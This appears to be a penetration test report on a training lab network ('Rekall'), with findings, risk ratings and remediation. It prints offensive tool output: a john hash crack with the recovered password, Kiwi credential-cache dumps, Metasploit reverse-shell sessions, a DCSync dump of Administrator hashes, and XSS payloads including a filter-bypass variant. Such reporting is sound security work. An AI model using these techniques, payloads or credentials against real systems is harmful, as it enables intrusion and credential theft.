
We were able to turn up a GitHub page with the repository of the web application available online. In the files uploaded, sensitive user data was included which allowed us to crack the password hash and acquire a complete set of login credentials.




Using these credentials we were able to log into a secure webpage and access sensitive data that had been uploaded to it.




Port 21 is open, and a scan revealed that anonymous FTP was allowed over the connection. Using this we simply logged into the system and anonymously stole sensitive data off the system.




Due to outdated software again, we were able to take advantage of SLMail to reverse tcp into the system and gain access to more sensitive data stored on the system.



Then while on the system, we would have been able to establish persistence on the machine via scheduling tasks.





```
┌──(root㉿kali)-[~]
└─# john --format=nt win10.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8*3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 23 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (flag6)
1g 0:00:00:00 DONE 2/3 (2023-04-17 19:56) 6.666g/s 601033p/s 601033c/s 601033C/s News2..Zephyr!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─#
```

In our meterpreter shell from earlier, we were able to take advantage of Kiwi to retrieve sensitive user data including usernames and passwords. One of which we cracked the password hash to get the full set of credentials.

```
meterpreter > search -f flag*.txt
Found 4 results...
═══════════════

Path                                          Size (bytes)  Modified (UTC)
────                                          ────────────  ──────────────
c:\Program Files (x86)\SLmail\System\flag4.txt  32          2022-03-21 11:59:51 -0400
c:\Users\Public\Documents\flag7.txt             32          2022-02-15 17:02:28 -0500
c:\xampp\htdocs\flag2.txt                       34          2022-02-15 16:53:19 -0500
c:\xampp\tmp\flag3.txt                          32          2022-02-15 16:55:04 -0500
```

While still on the system we were also able to view files and directories on the system.

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/22/2024 4:32:15 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```


```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/22/2024 4:32:15 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```


```
root@kali: ~
File  Actions  Edit  View  Help
[*] Started reverse TCP handler on 172.22.92.11:4444
[*] [172.22.117.10] Executing payload
[+] [172.22.117.10] Process Started PID: 1448
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened (172.22.92.11:4444 → 172.22.117.10:59023 ) at 2024-02-15 22:16:52 -0500
Interrupt: use the 'exit' command to quit
msf6 exploit(windows/local/wmi) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10  172.22.117.100:4444 → 172.22.117.20:63012  (172.22.117.20)
  3         meterpreter x86/windows  REKALL\ADMBob @ WINDC01      172.22.92.11:4444 → 172.22.117.10:59023  (172.22.117.10)

msf6 exploit(windows/local/wmi) > sessions 3
[*] Starting interaction with 3...

meterpreter > who
[-] Unknown command: who
meterpreter > getuid
Server username: REKALL\ADMBob
meterpreter > shell
Process 3672 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```

Again using Kiwi, we were able to obtain a set of credentials after cracking the password hash. Then we were able to start a reverse TCP connection to the other windows machine on the network, moving laterally in the network to access more potentially sensitive data.

```
Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2022-02-15 13:14:22 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:09 -0500  Documents and Settings
040777/rwxrwxrwx  0      dir   2018-09-15 03:19:00 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-02-15 13:14:06 -0500  Program Files
040777/rwxrwxrwx  4096   dir   2022-02-15 13:14:08 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-02-15 16:27:48 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:13 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2022-02-15 16:14:31 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2022-02-15 13:13:58 -0500  Users
040777/rwxrwxrwx  16384  dir   2022-02-15 16:19:43 -0500  Windows
100666/rw-rw-rw-  32     fil   2022-02-15 17:04:29 -0500  flag9.txt
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag 9
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > flag flag9.txt
[-] Unknown command: flag
meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

Once we were connected to the other windows device on the network (172.22.117.10) we were able to freely browse directories for potentially sensitive data.

```
meterpreter > dcsync_ntlm Administrator
[+] Account  : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash  : 0e9b6c3297033f52b59d01ba2328be55
[+] SID      : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID      : 500
```

Because we were now on the domain controller for the network, we were able to execute a DCsync attack and retrieve the administrator credentials for the system.

Summary Vulnerability Overview

Vulnerability	Severity
WEB APPLICATION:	
XSS reflected vulnerability *Welcome.php*	High
XSS reflected vulnerability *Memory Planner.php*	HIGH
XSS stored vulnerability *Comments.php*	HIGH
Sensitive data exposure *Comments.php*	HIGH
Local file Inclusion *Memory Planner.php*	HIGH
SQL injection Vulnerability *Login.php*	CRITICAL
Sensitive data exposure vulnerability *Login.php*	CRITICAL
Sensitive data exposure vulnerability *Robot.txt*	MEDIUM
Command injection vulnerability *Networking.php*	CRITICAL
LINUX SERVER:	
WHOIS Domain	LOW
Open Source Data	LOW
Drupal Host	HIGH
Nessus Scan	CRITICAL
Apache Tomcat	CRITICAL
Shellshock	HIGH
Apache Vulnerability	HIGH
Struts - CVE-2017-5638	HIGH
Drupal Vulnerability	HIGH
Credential sudoer Vulnerability	HIGH
WINDOWS SERVER:	
Total Rekall GitHub Page	LOW
Nmap Scan	MEDIUM
NSE Script (FTP)	MEDIUM
SLMail	MEDIUM
Schedule Task Vulnerability	MEDIUM
Lateral movement	CRITICAL
Attack the LSA	CRITICAL
Navigate to the exploit	CRITICAL
Accessing the admin credentials	HIGH


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20 172.22.117.10 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35 34.102.136.180
Ports	21 22 80 106 110


Exploitation Risk	Total
Critical	9
High	12
Medium	7
Low	5


Vulnerability Findings


Vulnerability 1	Findings
Title	XSS reflected vulnerability *Welcome.php
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	On the Welcome.php page. Entering the script <script>alert(“hi”)</script> into the “your name here” successfully executes, resulting in a popup being created for the user.

Images	
Affected Hosts	192.168.14.35
Remediation	Implementing input validation/sanitation.


Vulnerability 2	Findings
Title	XSS reflected vulnerability *Memory Planner.php*
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	In the “who do you want to be?” input field, we were able to enter <SCRIPscriptT>alert("hi")</SCRIPscripTt> which successfully executed, resulting in a popup being created for the user.


Images	
Affected Hosts	192.168.14.35
Remediation	Implementing input validation/sanitation.

Vulnerability 3	Findings
Title	XSS reflected vulnerability *Comments.php*
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	By inputting the script <script>alert(“hi”)</script> into the input field, the script is able to be stored and executed on the server.
Images	
Affected Hosts	192.168.14.35
Remediation	Implementing input validation/sanitation.

